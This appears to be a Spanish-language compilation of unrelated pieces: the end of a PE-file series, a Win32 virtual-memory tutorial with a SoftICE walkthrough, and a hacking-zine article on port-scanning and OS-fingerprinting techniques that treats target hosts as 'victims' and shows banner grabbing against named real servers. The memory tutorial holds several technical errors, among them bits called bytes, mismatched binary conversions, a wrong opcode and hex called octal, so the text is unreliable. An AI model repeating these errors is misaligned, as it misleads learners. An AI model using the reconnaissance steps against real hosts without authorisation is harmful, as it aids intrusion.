Y bien, con esto culmino la serie de tres trabajos que había prometido realizar sobre los archivos PE. Cómo se puede observar, ha habido algunas secciones típicas que no he analizado. La razón de ello es que todavía no me he visto en la necesidad de ello. De todas maneras, si en cualquier momento me encuentro en esta necesidad, realizaré la investigación conveniente y lo haré público.

Espero que este trabajo sea de tanta utilidad para los lectores como ha sido para mí escribirlo.

Comentarios, observaciones: nuMIT_or@iname.com
Febrero del 2000.

La Memoria en W32: intro

AUTOR Y RECOPILADOR: ***nuMIT_or***
OBJETIVO: Suministrar conocimiento que permita comprender cómo W32 traduce direcciones virtuales en direcciones físicas.
HERRAMIENTAS: SOFTICE v3.0 o mayor.
FUENTE: PERTZOLD, Ch: *Programación en Windows 95*, Madrid, McGraw-Hill, 1996. Capítulo "Gestión de memoria y entrada/salida de archivos", Apartado: "Finalmente, 32 bits", pp 727-730.

NOTA: Gran parte de este artículo es reproducción literal de la fuente tomada. No he cambiado nada en muchos casos porque considero que se trata de una explicación bastante explícita del tema. Tampoco he querido diferenciar con comillas los textos tomados para evitar una redacción forzada. Espero que no se me tome como un plagiario.

La gestión de memoria en W32 se realiza a través de tres mecanismos:

1- **memoria virtual**: cuando se quiere gestionar grandes estructuras de objetos.
2- **proyección de archivos en memoria**: para gestionar grandes paquetes de datos en los archivos y compartir datos entre procesos distintos.
3- **montículos (heaps)**: para gestionar muchos bloques pequeños de datos.

El tema está suficientemente desarrollado en tres artículos clásicos de Randy Katz:

1- Managing Virtual Memory in Win32
2- Managing Memory-Mapped Files in Win32
3- Managing Heap Memory in Win32

En este artículo me limitaré a explicar un poco la gestión de la memoria virtual en W32, concetrándome en la manera cómo W32 traduce direcciones virtuales a direcciones reales. Se trata de una adpatación de la sección "Finalmente, 32 bits" del capítulo "Gestión de memoria y entrada/salida de archivos" del libro *Programación en Windows 95* de Charles Petzold.

¿QUÉ ES MEMORIA VIRTUAL?
==========
A medida que los programas de aplicación se han hecho más sofisticados y más grandes, se ha necesitado de ampliar las posibilidades de la memoria dinámica de los sistemas. Debido a lo poco económico que resulta atender la gran exigencia de memoria simplemente implementando ships con elevada capacidad de almacenamiento, este problema se ha abordado vía software, a través de sistemas operativos que ofrecen gestión de memoria virtual.

Es un mecanismo de gestión de la memoria de un sistema que implementa un espacio de memoria ficticio, llamado espacio de direcciones o de nombres, el cual es mucho mayor que el espacio de memoria real física que posee el hardware del sistema. De esta manera, el programador al desarrollar aplicaciones para un SO con memoria virtual, no tiene que ocuparse de la memoria física, simplemente programa como si tuviera a su disposición una gran espacio de direcciones para cada proceso.

¿CÓMO ES POSIBLE LA GESTIÓN DE MEMORIA VIRTUAL?
==========
El programador desarrolla sobre un gran espacio de memoria virtual, compila o ensambla sus fuentes para producir los ejecutables de sus aplicaciones. Es todo lo que hace. El SO se encarga de lo demás: traduce las direcciones virtuales en direcciones físicas y carga en la RAM del sistema sólo aquellos bloques de la aplicación que necesi ta, nunca carga todo el ejecutable ya que éste seguramente ocuparía todo el espacio de memoria física disponible y el sistema colapsaría.

¿CÓMO TRADUCE W32 DIRECCIONES VIRTUALES A REALES?
==========
W32 requiere la presencia de un microprocesador Intel 386, 486 o Pentium. Estos procesadores usan direccionamiento de memoria de 32 bits y por tanto son capaces de acceder 2 elevado a la 32, es decir, 4.294.967.296 bytes (4 gigabytes o GB) de memoria física. Por supuesto, la mayoría de los usuarios de W32 no están cerca de ese límite.

Las direcciones de 32 bits usadas por los programas W32 para acceder al código y los datos no son las direcciones físicas de 32 bits que el microprocesador usa para direccionar la memoria física. La dirección que utiliza la aplicación se llama dirección «virtual» la cual es una dirección ficticia que se traduce a una dirección física a través de una «tabla de página».

Para leer una instrucción o dato en la RAM, el CPU necesita colocar en el BUS de direcciones

esa dirección donde debe estar ubicada la dirección o dato solicitado. Por ejemplo, si quiere acceder a la memoria de video, que está en 0A0000h, el CPU debe colocar este valor en el BUS.

Como las direciones de las aplicaciones son direcciones virtuales, el CPU debe traducirlas a direcciones físicas antes de acceder a los datos en la RAM.

Las aplicaciones suelen ignorar este proceso. El programa parece almacenarse en un espacio de direcciones de 32 bits y no hay nada extraño cuando se tiene que acceder a esta memoria. Sin embargo, es conveniente hacerse una idea de lo que significa esto.

W32 pagina la memoria física, la divide en «páginas» con una longitud de 4096 bytes (4 KB). Una máquina equipada con 8 megabytes de memoria tiene 2048 páginas. W95/98 mantiene una colección de tablas de página (ellas mismas páginas 4 KB) para traducir direcciones virtuales a direcciones físicas.

Cualquier proceso en W32 tiene su propia «página de directorio», que es una colección de hasta 1024 entradas de 32 bits almacenadas contiguamente, una después de otra. La dirección física de la página de directorio activa se almacena en un registro del microprocesador llamado CR3 (CONTROL REGISTER 3), que se cambia cuando el SO conmuta el control entre procesos. Los 10 bits altos de una dirección virtual especifican una de las 1024 entradas posibles en esta página de directorio. Los 20 bits altos de la entrada de la página de directorio indica una dirección física de una tabla de página (los 12 bits inferiores de la dirección física se definen a cero). Esto referencia otra página, que también tiene hasta 1024 entradas de 32 bits. Los 10 bits del medio de la dirección virtual referencian una de estas entradas. De nuevo, la entrada tiene una dirección física de 20 bits para indicar la posición de comienzo de un marco de página, que es una dirección física. Los 12 bits inferiores de una dirección virtual apuntan a una posición física dentro de este marco de página.

Mostrado simbólicamente, uno puede representar una dirección virtual de 32 bits (que es con lo que trabaja una aplicación) como una entrada de página de directorio de 10 bits (d), una entrada de tabla de página de 10 bits (p) y un offset de 12 bits:

dddd-dddd-ddpp-pppp-pppp-oooo-oooo-oooo

Para cada proceso, el microprocesador almacena un valor de 20 bits en el registro CR3 (r de registro):

rrrr-rrrr-rrrr-rrrr-rrrr

La dirección física de comienzo de la página de directorio activa del proceso es:

rrrr-rrrr-rrrr-rrrr-rrrr- 0000-0000-0000

Recuérdese que todas las páginas se almacenan en límites de 4 KB, por tanto, cada página comienza en una dirección con los 12 bits inferiores igual a cero. El microprocesador primero accede a la dirección física:

rrrr-rrrr-rrrr-rrrr-rrrr-dddd-dddd-dd00

Esta posición contiene otro valor de 20 bits (t de tabla):

tttt-tttt-tttt-tttt-tttt

lo cual indica la dirección física de comienzo de una tabla de página:

tttt-tttt-tttt-tttt-tttt-0000-0000-0000

El microprocesador accede luego a una dirección física:

tttt-tttt-tttt-tttt-tttt-pppp-pppp-pp00

Almacenado en este área hay un valor de 20 bits de un marco de página (c de marco):

CCCC-CCCC-CCCC-CCCC-CCCC

La dirección fisíca final de 32 bits es una combinación de este marco de página con los 12 bits de offset inferiores de la dirección virtual:

CCCC-CCCC-CCCC-CCCC-CCCC-0000-0000-0000

Esta es la dirección física. Es todo.

Puede parecer que traducir una dirección virtual en dirección física es un proceso que lleva mucho tiempo, pero realmente no es así. Los microprocesadores Intel 386, 486 y Pentium tienen una memoria cache interna que puede guardar estas tablas de página dentro del microprocesador. La traducción se realiza de forma muy rápida sin ninguna penalización de tiempo. Esta doble paginación (páginas que se guardan en una página) ofrece a cada aplicación un límite teórico de aproximadamente un millón de páginas de 4 KB.

EMPLEANDO SICE

==========

Podemos revisar el proceso de traducción de memoria virtual a memoria física con SICE.

Carguemos notepad.exe con el loader de SICE. Cuando se despliega la pantalla de SICE, el depurador está apuntando a la primera instrucción del programa cuya dirección virtual es 00401000h. A partir de esta dirección podemos calcular la dirección física donde se ubica esta instrucción en la RAM.

Traduzcamos el valor hexadecimal de la dirección virtual a binario:

0000 0000 0100 0000 0001 0000 0000 0000

Tenemos:
1. Entrada del directorio de páginas o primario, diez bytes altos:

0000 0000 01 = 1

Es la entrada 1 del directorio primario

2. Entrada de la tabla de páinas o directorio secundario, diez bytes medios:

00 0000 0001 = 1

Es la entrada 1 del directorio secundario

3. Desplazamiento en el marco de página de memoria física, doce bytes bajos restantes:

0000 0000 0000 = 0

Comienzo del marco de página o desplazamiento cero. Recuérdese que es la primera instrucción del programa.

Para determinar exactamente la dirección física de la dirección debemos:

1. obtener la dirección física donde está el directorio de páginas activas o directorio primario. Este valor está en CR3 y lo obtenemos con el comando 'CPU' de SICE. Cada entrada de este directorio es un puntero al directorio secundario.

2. obtener la dirección de la entrada en el directorio primario donde se encuentra la dirección del

comienzo del directorio secundario. Sabemos la dirección del inicio del directorio primario por los 20 bits altos del contenido de CR3. La entrada dentro del directorio primario que dice donde está la tabla que interesa está indicada por los diez bits altos de la dirección virtual. Como cada entrada del directorio primario es de 32 bits = 4 bytes, hay que multiplicar el número de entrada por 4 para obtener la dirección de la entrada correspondiente en el directorio primario.

3. obtener la dirección física dónde se encuentra la tabla de páginas o directorio secundario. Con la dirección de la entrada del directorio de página donde está la dirección de la tabla de páginas activas, se puede emplear el comando PEEK de SICE para obtener esta última dirección:

PEEK D DIRECCIÓN_DE_ENTRADA_DE_DIRECTORIO_PRIMARIO

4. obtener la dirección de la entrada en la tabla de páginas donde está la dirección del inicio o marco de la página donde está la instrucción apuntada por la dirección virtual. Sabemos la dirección del inicio del directorio secundario por los 20 bits altos del contenido la entrada del directorio primario. La entrada dentro del directorio primario que dice donde está el mmraco de página que buscamos está indicada por los diez bits medios de la dirección virtual. Como cada entrada del directorio secundario es de 32 bits=4 bytes, hay que multiplicar el número de entrada por 4 para obtener la dirección de la entrada correspondiente en el directorio secundario.

5. obtener la dirección física dónde se encuentra el marco de página donde se ubica la instrucción señalada por la dirección virtual. Con la dirección de la entrada del directorio secundario donde está la dirección del marco de páginas, se puede emplear el comando PEEK de SICE para obtener esta última dirección, ya que este comando devuelve el contenido de una dirección física:

PEEK D DIRECCIÓN_DE_ENTRADA_DE_DIRECTORIO_SECUNDARIO

6. obtener la dirección física de la instrucción en la página específica. Este valor se obtiene a partir de los 20 bits altos del contenido en la entrada correspondiente en el directorio secundario y los 12 bits bajos en la dirección virtual. Estos bits bajos de la dirección virtual son un desplazamiento dentro del marco de página donde se ubicó el contenido de la aplicación.

7. obtener el contenido en la dirección física señalada por el desplazamiento dentro del marco de página donde se encuentra el código o los datos indicados por la dirección virtual. Finalmente el comando

PEEK D DESPLAZAMIENTO_EN_MARCO_DE_PÁGINA

devuelve, invertida, la instrucción en octal en la dirección virtual. Para comprobar esto, si el puntero de SICE apunta a esta dirección virtual el comando

D EIP

devuelve el mismo valor en la ventana de datos de SICE. También podemos verificar esto revisando el código en octal de la instrucción correspondiente. Debemos ver lo mismo pero invertido. El comando

CODE ON

lo mostrará.

Continuemos con notepad.exe.

Ya tenemos los valores que corresponden a la dirección virtual de la primera instrucción de notepad.exe

La dirección física de la página de directorio o directorio primario lo obtenemos con el comando CPU de SICE: 008170000h. Traduzcámoslo a binario:

0000 0000 1000 0001 0111 0000 0000 0000

Los primeros 20 bits de este número indican la dirección física del comienzo del directorio primario del proceso activo. Los diez bits altos de la dirección virtual nos dicen que se trata de la primera entrada en este directorio

```
0000 0000 1000 0001 0111 - 0000 0000 01 - 00
                ^                        ^
   bytes altos en CR3          -     bytes altos
                                    en dir virtual
```

obtenemos una nueva dirección física, la de la entrada 1 de la tabla de pá-
ginas o directorio secundario: 00817004h.

Ejecutemos el comando PEEK D 817004.

PEEK D 00817004

SICE nos dá: 01EFE267

Obtenemos ahora la dirección física del directorio secundario. En binario:

0000 0001 1110 1111 1110 0010 0110 0111

Los doce bits altos de este valor apuntan al inicio del directorio secundario. Los diez bits medios indican una entrada dentro de este directorio.

```
1100 0001 1011 1011 1111 - 00 0000 0001 - 00
                ^                         ^
 bytes altos en 01EFE267     -     bytes medios
                                   en dir virtual
```

En hexadecimal: 01EFF004H

Esta entrada contiene la dirección del marco de página en memoria física donde se encuentra instrucción indicada por la dirección virtual.

Ahora obtengamos la dirección del marco de página:

PEEK D 01EFF004

Obtenemos un valor como 01DEC225h. Traduzcamos este valor a binario:

0000 0001 1101 1110 1100 0010 0010 1001

Los 20 bits altos de este valor son la dirección física de un marco de página, es decir, del comienzo de una página de memoria física. Si agregamos a este valor el valor indicado por los doce bits bajos de la dirección virtual obtenemos la dirección física donde se haya la instrucción señalada por la dirección virtual:

```
0000 0001 1101 1110 1100 - 0000 0000 0000
                ^                         ^
bytes altos en 01DEC225h     -     bytes bajos
                                   en dir virtual
```

PEEK D 01DEC0000

SICE devuelve 83EC8B55

El valor devuelto por este comando corresponde a la instrucción en octal, pero invertido, a la que apunta la dirección virtual. Si esta es la dirección señalada por el puntero de SICE el siguiente comando nos devolverá el mismo valor regeresado antes:

D EIP

Vemos ahora que la ventana de datos de SICE apunta a 83EC8B55, en la dirección EIP, el mismo valor devuelto con el comando 'PEEK D 01DEC0000'

Hagamos "code on" y veamos la correspondencia entre el valor desplegado por el último PEEK y el código en octal desplegado por SICE, que seguramente será el mismo pero invertido

```
55      push  ebp
8BCE    mov   ebp, esp
83...
```

¿QUÉ VENTAJAS TIENE LA PAGINACIÓN?
==========

Las ventajas de la paginación son:

Primero, las aplicaciones se aislan unas de otras. Ningún proceso puede inadvertidamente (o maliciosamente) escribir encima del espacio de código o datos de otro proceso, pues ni siquiera es capaz de direccionar la memoria del otro proceso sin el valor CR3 adecuado, y definir este valor es una tarea que sólo puede hacer el núcleo W32.

Segundo, este mecanismo de paginación resuelve uno de los problemas más básicos en un entorno multitarea: la consolidación de la memoria libre. En un esquema de direccionamiento más simple, a medida que se ejecutan múltiples programas y se sale de ellos, la memoria se va fragmentando. Si la memoria está demasiado fragmentada, los programas no se pueden ejecutar porque no tienen suficiente memoria contigua, incluso aunque la cantidad total de memoria libre sea la adecuada. Con la paginación, no es necesario consolidar la memoria física libre porque las páginas no tienen que ser contiguas. Cualquier cosa se gestiona manipulando las tablas de página. La única pérdida viene realmente por el espacio perdido en las propias tablas de página y la granularidad de las páginas de 4 KB.

Tercero, hay bits extra en las entradas de tabla de página de 32 bits además de las direcciones de 20 bits. Un bit indica que se ha accedido a una página particular (se denomina bit de «acceso»); otro que la página ha sido escrita (el bit «sucio»). W32 puede usar estos bits para determinar si una página de memoria se puede intercambiar (swapping) a un archivo de disco para obtener más memoria física libre. Otro bit («presencia») indica si la página se ha intercambiado al disco y se tiene que recargar en memoria.

Otro bit («lectura/escritura») indica si la página se puede escribir. Este bit protege el código de los punteros errantes. Por ejemplo, si se incluye la instrucción en código C siguiente en un

programa Windows:

* (int *) WinMain 0;

se obtendrá un cuadro de mensaje diciendo: «Este programa ha realizado una operación ilegal y se cerrará». Este bit no evita que un programa compile el código fuente del programa y almacene las instrucciones de lenguaje ensamblador en memoria para ser ejecutadas.

Las direcciones virtuales tienen un ancho de 32 bits. El código y los datos (estáticos, de pila o localizados) de un programa tendrán direcciones entre 0x00000000 y 0x7FFFFFFF. El propio W32 usa direcciones desde 0x80000000 a 0xFFFFFFFF y aquí es donde se encontrarán los puntos de entrada a las librerías de enlace dinámico (DLL) de W32.

La cantidad total de memoria libre está determinada por la cantidad de memoria física libre y el área libre de disco duro disponible para intercambio de páginas. Como es normal con la gestión de memoria virtual, W325 emplea un algoritmo LRU (Least-Recently Used: usado-menos-reciente
mente) para determinar qué páginas intercambiar a disco. Los bits de «acceso» y «sucio» le ayudan en esta tarea. Las páginas de código no tienen que guardarse en disco porque las páginas de código no son escribíbles, simplemente se puede recargar desde el archivo .EXE o la librería de enlace dinámico (DLL).

A veces, se verá que se accede al disco cuando se mueve el ratón desde el área cliente de un programa al área cliente de otro programa. ¿Por qué ocurre esto? Windows tiene que enviar mcnsajes de movimiento de ratón a la segunda aplicación. Si el código del programa para procesar este mensaje no está cargado actualmente en memoria, Windows tiene que recargarlo desde el archivo de disco. Si tiene varios programas Windows grandes cargados simultáneamente y no tiene mucha memoria, probablemente verá una actividad inusual en el disco duro a medida que se mueve de programa a programa, pues Windows está recargando páginas descargadas previamente.

A veces, los programas individuales se ralentizan (o se detienen completamente) cuando Windows está realizando el intercambio (conmutación) de páginas. Las páginas de código se pueden compartir entre aplicaciones.

Esto es particularmente útil para las librerías de enlace dinámico. Varios programas ejecután-dose a la vez pueden usar las mismas funciones Windows 95, sin que sea necesario que el mismo código se cargue en memoria varias veces. Sólo es necesario una copia del código.

Excepto la granularidad de las páginas de 4 KB, la memoria física no se puede fragmentar porque la desfragmentación implica únicamente manipular las tablas de página. Sin embargo, la memoria virtual de una aplicación se puede fragmentar si una aplicación localiza, relocaliza y libera varios

bloques de memoria. El limite de 2 MB para el código y los datos de una aplicación normalmente es suficiente para evitar problemas. Es mucho más fácil que un programa se quede antes sin memoria física que llegue a encontrar un límite en la memoria virtual. Pero puede ocurrir, y si tiene un programa donde este problema es concebible, puede que desee considerar la memoria «movible».

¿EL PROGRAMADOR PUEDE GESTIONAR LA MEMORIA VIRTUAL?
==========

Sí, por supuesto. Para ello W32 proporciona varias funciones API:

Esta función se emplea para reservar y comprometer espacio de memoria virtual:
LPVOID VirtualAlloc (LPVOID lpAddress,DWORD cbSize,
DWORD fdwAllocationType, DWORD fdwProtec);

Para liberar el espacio de memoria comprometido:
BOOL VirtualFree (LPVOID lpAddress,SWORD cbSize,DWORD fdwFreeType);

Bueno. Espero que este breve escrito sobre la gestión de memoria virtual en W32 pueda entenderse y sea de utilidad.

Cualquier error u observación, por favor notifíquenme:
nuMIT_or@iname.com

Ir a: Descabezando archivos ejecutables portables

/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\
\|/ \|/
/|\ /|\
\|/ \|/
/|\ Scanning... Seek & Destroy. /|\
\|/ ---------- \|/
/|\ /|\
\|/ por CAOS - Ezkracho Team \|/
/|\ /|\
\|/ \|/
/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\
\|/ \|/
/|\ mail: ezkracho@hotmail.com /|\
\|/ \|/
/|\ web: ezkracho.piratas.org /|\
\|/ www.ezkracho.com.ar \|/
/|\ /|\
\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/

Este texto esta escrito dentro de los primeros
"127" caracteres del codigo ASCII para evitar
posibles errores al visualizarlo; por lo que no
se usaran acentos y la "enie" se pondra como ~.

T E M A R I O

0. Introduccion.
1. Breve teoria de TCP.
2. Que es el escaneo de puertos ?
3. Diferentes tecnicas de escaneo de puertos.
4. Averiguando el Sistema Operativo.
5. Fingerprinting.
6. Interpretando y explotando la informacion.
7. Acerca del Ezkracho Team.
8. Contacto.

0. [Introduccion]

En este texto vamos a ver distintas tecnicas con las que podemos buscar informacion sobre un host, y luego de que forma podemos aprovechar la informacion obtenida. Nos concentraremos mas que nada en el escaneo de puertos y en las tecnicas existentes para

identificar que sistema operativo corre nuestra victima.

Muchas veces recibi mails diciendo cosas como "ayudame a hackear pirulo.com, ya le hice un escaneo de puertos pero ahora no se que hacer". Esto es algo muy comun, muchos al fijar los ojos en una victima lo primero que hacen es un port scanning, pero cuantos mas alla de la simple teoria conocen las diferentes tecnicas de escaneo, y mucho mas importante que hacer con la informacino obtenida.

Con este texto intento que no solo sepamos que hacen muchos de los metodos que utilizamos, sino tambien como funcionan, porque al saber como funcionan comprenderemos mejor lo que estamos haciendo y aprovecharemos mas la informacion obtenida.

Bueno, como siempre espero que disfruten tanto en leer este texto como yo en escribirlo.

1. [Breve teoria de TCP]

No es el objetivo de este texto explicar como funciona el protocolo TCP, pero dado que a medida que avansemos con la lectura se nos van a presentar terminos y conceptos referidos mas que nada a este protocolo, decidi hacer una breve introducion a la teoria del TCP, y a lo que mas nos interesa saber para este texto. Al que le interese saber mas sobre el TCP o el TCP/IP que busque en el respectivo RFC.

El TCP es un protocolo que generalmente se usa con otros, o es mas conocido como TCP/IP; quiero aclarar que el TCP/IP es una suit de protocolos y no un solo protocolo como se cree comunmente, esto quiere decir que dentro del TCP/IP tenemos muchos protocolos pero se lo conoce asi por ser estos dos los mas representativos.

El protocolo TCP es un servicio de comunicacion que forma un circuito, o lo que podriamos llamar una conexion. A diferencia de otros programas que usan UDP, con el TCP tenemos un servicio de conexion entre los programas llamados y los que llaman, chequeo de errores, control de flujo y capacidad de interrupcion. Por todo esto es que se dice que el TCP es un protocolo orientado a la conexion.

A continuacion veremos como es el segmento TCP, ya que esto es lo que mas usaremos al ver escaneo de puertos y fingerprinting.

Formato del segmento TCP

El segmento TCP consiste en una cabecera y datos. A continuacion veremos una descripcion de los campos del segmento TCP.

- Numero de puerto del origen/destino (Source/Destination Port Numbers): Este campo tiene una longitud de 16 bits.

- Numeros de secuencia (Secuence Numbers): existen dos numeros de secuencia en la cabecera TCP. El primer numero de secuencia es el numero de secuencia final y el otro numero de secuencia es el numero de secuencia esperado de recepcion.

- Longitud de la cabecera (Header Length): este campo tiene una longitud de 4 bits y contiene un entero igual al numero de octetos que forman la cabecera TCP dividido por cuatro.

- Codigo de bits (Code bits): el motivo y contenido del segmento TCP lo indica este campo. Este campo tiene una longitud de seis bits:

Bit URG (bit +5): cin este bit identificamos datos urgentes.

Bit ACK (bit +4): cuando este bit se pone a 1, el campo reconocimiento es valido.

Bit PSH (Bit +3): aunque el buffer no este lleno, como emisores podemos forzar a enviarlo.

Bit RST (Bit +2): con este bit abortamos la conexion y todos los buffers asociados se vacian.

Bit SYN (Bit +1): este bit sirve para sincronizar los numeros de secuencia.

Bit FIN (Bit +0): este bit se utiliza solo cuando se esta cerrando la conexion.

Ventana (Window): este campo contiene un entero de 32 bits. Se utiliza para indicar el tama~o de buffer disponible que tiene el emisor para recibir datos.

Opciones (Options): este campo permite que una aplicacion negocie durante la configuracion de la conexion caracteristicas como el tama~o maximo del segmento TCP. Si este campo tiene el primer octeto a cero, esto indica que no hay opciones.

Relleno (Padding): este campo consiste en un numero de octetos (De uno a tres), que tienen valor cero y sirven para que la longitud de la cabecera sea divisible por cuatro.

Checksum: mientras que el protocolo IP no tiene ningun mecanismo para garantizar la integridad de los datos, ya que solo comprueba la cabecera del mensaje, el TCP dispone de su propio metodo para garantizar dicha integridad.

2. [Que es el escaneo de puertos ?]

El escaneo de puertos consiste basicamente en detectar que servicios nos esta ofreciendo un determinado host. Si al hacer un escaneo encontramos un puerto abierto, segun cual fuese este es el servicio que nos ofrece.

Por ejemplo vamos a escanear el host zapala.com.ar:

Interesting ports on zapala.com.ar (200.32.91.1)
Port State Service Protocol
21 open tcp ftp
25 open tcp smtp
80 open tcp http

Suponiendo que solo estos puertos estuvieran abiertos (HEH!) lo que nos resulta de este escaneo, es que zapala.com.ar esta ofreciendo servicios de transferencia de archivos, de correo y de web.
Mas adelante veremos de que forma podemos explotar la informacion que hemos obtenido ahora.

3. [Diferentes tecnicas de escaneo de puertos]

Debido a los diferentes tipos de protocolos, los numerosos puertos que pueden estar escuchando, y a los dispositivos empleados para evitar o detectar el escaneo de puertos, han surgido diferentes tecnicas las cuales tienen sus ventajas como desventajas. A continuacion veremos algunas de las distintas tecnicas que hoy dia conocemos.

- TCP connect() scanning: esta es la forma mas popular de escaneo TCP y consiste basicamente en usar la llamada a sistema connect() del sistema operativo, si se logra establecer la coneccion con el puerto de la otra computadora entonces este puerto esta abierto. Las ventajas que tiene esta forma de escaneo es que no se necesita ningun privilegio especial para poder llevarla a cabo, en la mayoria de los Unix cualquier usuario puede hacer uso de la llamada connect(). Otra gran ventaja es la velocidad. El lado negativo que encontramos es que es muy facil de detectar y de filtrar, y generalmente el host loguea que establecemos una coneccion e inmediatamente nos desconectamos.

- TCP SYN scanning: esta tecnica es la llamada escaneo "half-open" (o mitad-abierta), porque no establecemos una coneccion TCP completa. Lo que hacemos es enviar un paquete SYN como si fueramos a entablar una coneccion TCP completa y esperamos por una respuesta. Podemos recibir un SYN|ACK si el puerto esta escuchando o un RST si el puerto esta cerrado. Si recibimos un SYN|ACK en respuesta, inmediatamente le enviamos un RST. La mayor ventaja de esta tecnica es que muy pocos servers nos loguean; y la desventaja es que se necesita privilegios de root para construir estos paquetes SYN a enviar.

- TCP FIN scanning: algunos firewalls y packets filters escuchan por los paquetes SYN en algunos puertos, y programas como el synlogger puden detectar este tipo de escaneo. En cambio los paquetes FIN pueden penetrar sin mayor problemas. La idea consiste en que al enviar un paquete FIN si el puerto esta cerrado nos va a devolver un RST, y si el puerto esta abierto nos va a ignorar. Esto se debe a un error en las implementaciones TCP pero no funciona en un 100%. La mayoria de los sistemas parecen susceptibles excepto los sistemas Microsoft que son inmunes (aunque usted no lo crea).

- Fragmentation scanning: esta no es una tecnica en si misma, sino una modificacion de otras tecnicas. Consiste en hacer una divicion de los paquetes que enviamos, para no ser detectados por los packet filters y los firewalls. Por ejemplo podemos hacer un SYN o un FIN scanning fragmentando los paquetes que enviamos, y al ir quedando en cola en los firewalls y en los packet filters no somos detectados.

- TCP reverse ident scanning: el protocolo ident permite averiguar el nombre de usuario y el due~o de cualquier servicio corriendo dentro de

una coneccion TCP. Por ejemplo podemos conectarnos al puerto http y usar identd para averiguar que esta corriendo la victima como root; esto solo es posible estableciendo una coneccion TCP completa.

- FTP bounce attack: algo interesante del protocolo ftp, es que permite lo que se llama coneccion proxy ftp. Osea yo podria conectarme a un ftp desde un servidor proxy y al hacer esto establecer una coneccion y enviar un archivo a cualquier parte de la Internet. Esto lo podemos aprovechar tambien para hacer por ejemplo un escaneo TCP, ya que estariamos haciendolo desde un servidor ftp pero detras de un firewall. Lo bueno que tiene esta tecnica es obviamente que es muy dificil de rastrear, y lo malo es que puede volverse sumamente lento.

- UDP ICMP port unreachable scanning: Lo que varia significativamente de esta tecnica con respecta a las otras es que estamos usando el protocolo UDP, este protocolo puede ser mas simple que el TCP pero al escanear se vuelve sumamente mas complejo; esto se debe a que si un puerto esta abierto no tiene que enviarnos un paquete de respuesta, y si un puerto esta cerrado tampoco tiene que enviarnos un paquete de error. Afortunadamente, la mayoria de los hosts nos envian un paquete de error "ICMP_PORT_UNREACH" cuando un puerto UDP esta cerrado. Esta tecnica suele volverse muy lenta.

4. [Averiguando el Sistema Operativo]

Saber que sistema operativo esta corriendo nuestra victima es algo obviamente muy valioso, ya que muchas de las vulnerabilidades que podemos encontrar dependen del sistema y la version que tenga.

La forma mas efectiva de poder conocer que sistema corre nuestra victima seria hacerle un telnet. Suponiendo que el puerto 21 estuviera abierto veriamos algo asi:

```
caos@CAOS~ telnet afrodita.unrl.edu
Trying 208.145.173.12...
Connected to afrodita.unrl.edu.
Escape character is '^]'.

HP-UX hpux B.10.01 A 9000/715 (ttyp2)

login:
```

Como podemos ver al telnetear al host hpux.u-aizu.ac.jp nos aparece que sistema operativoy que version esta corriendo; y nos aparece un prompt pidiendonos los datos del login. Lamentablemente esta tecnica no es muy efectiva ya que el banner que nos muestra los datos del sistema es facilmente modificable; en los Linux solo basta con modificar los archivos /etc/issue y /etc/issue.net, por ejemplo al telnetear a mi computadora veriamos algo asi:

```
/////// CAOS - Ezkracho Team
// - = -
/////// Feel the Power !

login:
```

Pero el modificar los banners del login no afecta los banners defaults que vienen en los demas servicios; por ejemplo al telnetear a un ftp nos apareceria lo siguiente:

```
caos@CAOS~ telnet ftp.netscape.com 21
Trying 207.200.74.26 ...
Connected to ftp.netscape.com.
Escape character is '^]'.
220 ftp29 FTP server (UNIX(r) System V Release 4.0) ready.
SYST
215 UNIX Type: L8 Version: SUNOS
```

Otra truco que podemos utilizar si nuestra victima tiene montado un servidor web seria el siguiente:

```
caos@CAOS~ echo 'GET / HTTP/1.0\n' | nc hotbot.com 80 | egrep '^Server:'
Server: Microsoft-IIS/4.0
caos@CAOS~
```

Con lo que nos aparece creo que todos pueden deducir el sistema opreativo que esta corriendo.

5. [Fingerprinting]

El fingerprinting es basicamente determinar que sistema operativo corre una computadora, diferenciando las distintas respuestas que tiene un sistema a un pedido que hacemos. Asi comparando la respuesta de un sistema con respecto de otro, y de otro, podemos ubicar cual es el sistema que corre. Vale decir que el fingerprinting no es 100% seguro con ningun programa que utilisemos, pero segun cual fuese nos puede acercar lo suficiente como para ubicar el sistema, yo personalmente recomiendo el Nmap(www.insecure.org/nmap). A continuacion veremos las tecnicas mas representativas del fingerprinting que muchos programas utilizan:

- El FIN probe: mandamos un paquete FIN, o cualquiera que no mande un flag SYN o ACK, a un puerto abierto y esperamos por una respuesta. Segun el RFC 793 no deberiamos obtener ninguna respuesta pero muchas malas implementaciones como el MS Windows, CISCO, BSDI, HP/UX, MVS e IRIX mandan un RESET de respuesta.

- El BOGUS flag probe: la idea es marcar un flag TCP indefinido (64 o 128) en la cabezera de un paquete SYN. Algunos Linux anteriores al 2.0.35 dejan marcado este flag en la respuesta; y algunos sistemas resetean la coneccion cuando reciben un paquete SYN+BOGUS.

- TCP ISN sampling: la idea aqui es encontar patrones en el ISN(Initial Sequence Number) en aplicaciones TCP ante un pedido de coneccion. Osea hay distintos grupos de Sistemas Operativos que usan diferentes formas de generar los ISN, de esta manera podemos ubicar al sistema.

- Don't fragment bit: muchos sistemas comienzan seteando el "Don't fragment" bit en el IP, en algunos de los paquetes que envian. Y muchos otros sistemas lo hacen pero solo en algunos casos. Osea que si vemos como va marcado este bit podemos obtener informacion interesante.

- TCP initial window: aqui lo unico que hacemos es chequear el tama~o del window de los paquetes que nos devuelven. Algunos sistemas tienen un window unico, por lo que esta tecnica muchas veces es por la unica forma en que los podemos detectar.

- ACK value: mas alla de que supongamos que el valor del ACK va a ser siempre estandar, en algunas implementaciones este valor varia. Por ejemplo supongamos que mandamos un FIN|PSH|URG a un puerto TCP cerrado, la mayoria de las implementaciones van a setear el ACK como el mismo numero de ISN que nosotros enviamos, pero no Windows claro, que manda nuestro ISN + 1.

- ICMP error message quenching: esta tecnica consiste en ver la cantidad de menasjes de error que se nos devuelve ante un pedido. Muchos sistemas limitan la cantidad de mensajes de error usando un ratio por segundo o otros formulas. Esta tecnica no es muy usada porque se hace muy lento el tener que estar esperando a que nos devuelva los mensajes de error.

